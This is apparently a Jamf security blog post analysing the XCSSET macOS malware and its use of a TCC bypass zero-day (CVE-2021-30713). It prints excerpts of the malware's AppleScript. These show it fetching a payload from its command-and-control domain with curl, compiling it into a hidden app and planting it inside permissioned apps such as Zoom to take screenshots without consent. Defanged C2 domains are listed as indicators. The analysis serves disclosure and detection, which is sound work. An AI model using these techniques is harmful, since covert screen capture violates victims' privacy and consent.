Zero-Day TCC bypass discovered in XCSSET malware

jamf.com/blog/zero-day-tcc-bypass-discovered-in-xcsset-malware/

Jamf Blog

May 24, 2021 by Jaron Bradley

Jamf Protect, Enterprise, Education, Government, Healthcare, Security

A zero-day discovery allows an attacker to bypass Apple's TCC protections which safeguard privacy. By leveraging an installed application with the proper permissions set, the attacker can piggyback off that donor app when creating a malicious app to execute on victim devices, without prompting for user approval.

Authors: Stuart Ashenbrenner, Jaron Bradley and Ferdous Saljooki

Introduction

In the latest macOS release (11.4), Apple patched a zero-day exploit (CVE-2021-30713) which bypassed the Transparency Consent and Control (TCC) framework. This is the system that controls what resources applications have access to, such as granting video collaboration software access to the webcam and microphone, in order to participate in virtual meetings. The exploit in question could allow an attacker to gain Full Disk Access, Screen Recording, or other permissions without requiring the user's explicit consent — which is the default behavior. We, the members of the Jamf Protect detection team, discovered this bypass being actively exploited during additional analysis of the XCSSET malware, after

noting a significant uptick of detected variants observed in the wild. The detection team noted that once installed on the victim's system, XCSSET was using this bypass specifically for the purpose of taking screenshots of the user's desktop without requiring additional permissions.

What is the XCSSET malware?

In August 2020, a new strain of malware dubbed XCSSET was revealed by Trend Micro. This malware targeted Mac developers by infecting Xcode projects as a means of further spreading via Github repositories to expand its reach.


One of the more novel aspects of note is the way in which the malware was developed, written in AppleScript - a scripting language developed by Apple - that facilitates control over script-enabled Mac applications. Much of the time the malware author leverages AppleScripts in their attack chain due to the facility in which it handles many bash commands, even downloading and/or executing Python scripts in an effort to obfuscate their intentions through a confusing use of various scripting languages.

Upon initial discovery, one of the most notable features of the XCSSET malware was that it reportedly utilized two zero-day exploits. This first was used to steal the Safari browser cookies - which are protected by system integrity protection; while the second was used to bypass prompts in order to install a developer version of the Safari application. Diving further still into the malware, Jamf discovered that it has also been exploiting a third zero-day to bypass Apple's TCC framework.

What is TCC?

From the user's perspective, TCC is the prompt they receive when a program attempts to perform an action that Apple believes should require explicit permission from the user before allowing the action to occur, as referenced in the video collaboration example mentioned previously. Other examples of TCC in action are saving files to the Documents directory, recording keystrokes, and taking a screenshot. When an application attempts to perform such an action, the user is presented with a prompt asking them if they would like to grant or deny the application permission to do so. In some instances, users are required to first go into the System Preferences and authorize permissions to the application granularly before it can perform the action. Upon granting permissions to any applications, they're now free to perform that action without prompting the user again until it is manually disabled in the privacy settings.

The example below shows the Terminal app prompting the user for permission to run a program that wants to take a screenshot.



The application can then be given permissions via the system preferences.

The Bypass

While dissecting the malware, Jamf Protect detection team members took note of an AppleScript module titled“screen_sim.applescript.” Inside it, they noticed an interesting check called “verifyCapturePermissions” being used which takes an application ID as an argument.

```
repeat with appId in installedApps

  if verifyCapturePermission(appId) is true then

    log appId & " has capture permissions. Yay!. Writing to .screen & relaunching module"


    do shell script "echo " & quoted form of appId & " > ~/Library/Caches/GameKit/.screen"

    delay 1

    set FORCED_INSTALL to false -- to prevent infinite loop

    initApp()

    return

  else

    log appId & " does not have capture perm."

  end if

end repeat
```

By looking at the log comment alone, it seems as though the malicious AppleScript is searching for an application that has permissions to capture a screenshot. Not only that, but it celebrates upon successfully locating such an app.

Stepping into the “verifyCapturePermissions” function, Jamf saw that this section of the script is checking for capture permissions from the list of installed applications. This list is derived from an earlier check of the following software appID’s, referred to by the malware as “donorApps”.


```
set donorApps to {"us.zoom.xos", "com.hnc.Discord", "WhatsApp", "com.tinyspeck.slackmacgap",
                  "com.tencent.xinWeChat", "com.teamviewer.TeamViewer", "com.upwork.Upwork",
                  "com.parallels.desktop.console", "com.parallels.desktop.appstore",
                  "com.screenshotmonitor.SSM-App", "com.bohemiancoding.sketch3", "com.skype.skype"}
```

As expected, the list of application IDs that are targeted are all applications that users regularly grant the screen sharing permission to as part of its normal operation. The malware then uses the following mdfind command — the command-line-based version of Spotlight — to check if the appID’s are installed on the victim’s device.

```
set appId to do shell script "mdfind kMDItemCFBundleIdentifier = '" & bundleId & "'"
```

If any of the appID’s are found on the system, the command returns the path to the installed application. With this information, the malware crafts a custom AppleScript application and injects it into the installed, donor application. It does so by performing a number of functions, the most notable being called createDonorApp().

```
on createDonorApp()

  log "creating donor app exec file"

  set tempApp to do shell script ("echo ~/Library/Caches/GameKit/" & donorAppName & ".app")

  do shell script "rm -rf " & quoted form of tempApp & " || true"

  set payload to quoted form of (do shell script "curl -ks https://" & domain & "/agent/scripts/screen.applescript")

  do shell script "osacompile -x -e " & payload & " -o " & quoted form of tempApp

  do shell script "plutil -replace LSUIElement -bool YES " & quoted form of tempApp & "/Contents/Info.plist"

  set dFile to quoted form of (tempApp & "/Contents/Resources/applet.icns")

  try
    do shell script ("curl -ks -o " & dFile & " https://" & domain & "/agent/bin/icons/Empty.icns")
  end try

  return tempApp

end createDonorApp
```



The script executes the following actions in this sequence:

1. The XCSSET AppleScript screenshot module is downloaded from the malware author's command and control (C2)server (to the ~/Library/Caches/GameKit folder).

2. Using the osacompile command, the screenshot module is converted to an AppleScript-based application called avatarde.app. When any AppleScript is compiled in this manner, an executable called “applet” is placed in the newly created application bundle’s /Contents/MacOS/ directory and the script that the applet will execute can be located at /Contents/Resources/Scripts/main.scpt.
3. The newly created Info.plist is then modified by the plutil binary, changing the preference setting LSUIElement to true. This allows the application to be run as a background process, concealing its presence from the user.
4. A blank icon is then downloaded and applied to the application.
5. Lastly, the newly created application is placed within the already existing donor application using the following code:

```
repeat with appId in installedApps

  log "processing donor app " & appId

  set targetDest to (getPathForBundleId(appId) & "/Contents/MacOS/")

  set targetFiles to {tempAppFile, chkdskAppFile}

  performCopy(targetFiles, targetDest)
```

For example, if the virtual meeting application zoom.us.app is found on the system, the malware will place itself like so:

/Applications/zoom.us.app/Contents/MacOS/avatarde.app

If the victim computer is running macOS 11 or greater, it will then sign the avatarde application with an ad-hoc signature, or one that is signed by the computer itself.


Once all files are in place, the custom application will piggyback off of the parent application, which in the example above is Zoom. This means that the malicious application can take screenshots or record the screen without needing explicit consent from the user. It inherits those TCC permissions outright from the Zoom parent app. This represents a considerable privacy concern for end-users.

During Jamf’s testing, it was determined that this vulnerability is not limited to screen recording permissions either. Multiple different permissions that have already been provided to the donor application can be transferred to the maliciously created app.

Conclusion

Jamf Protect offers a holistic Mac endpoint security solution that provides analytics to detect and prevent anytime this vulnerability is potentially being abused. It does this by checking if an application is bundled within another application. If a match occurs, it goes on to verify the

digital signatures between the two applications, effectively detecting mismatches in the process of signing information. Jamf urges users to "patch fast and patch often," as Apple recently patched this issue to keep malware like XCSSET from abusing this vulnerability in the future, for Mac computers running macOS 11.4 or later.



Indicators of Compromise (IoC)

During Jamf's research, multiple hashes were found that were previously unidentified by VirusTotal. Some of the hashes Jamf discovered were already being detected by Apple's built-in malware detection engine, XProtect. However, additional hashes Jamf's team identified as being XCSSET malware found their way onto Github, compromising the affected repositories. The impacted executables have been noted as having potentially one of five possible filenames within the Xcode project.

Command and Control Domains:

- trendmicronano[.]com
- findmymacs[.]com
- adoberelations[.]com
- statsmag[.]com
- statsmag[.]xyz
- flixprice[.]com
- adobestats[.].com
- titiez[.]com
- icloudserv[.]com
- atecasec[.]com
- monotel[.]xyz
- sidelink[.]xyz
- mantrucks[.]xyz
- linebrand[.]xyz
- nodeline[.]xyz

Jaron Bradley

Other authors:

Stuart Ashenbrenner, Ferdous Saljooki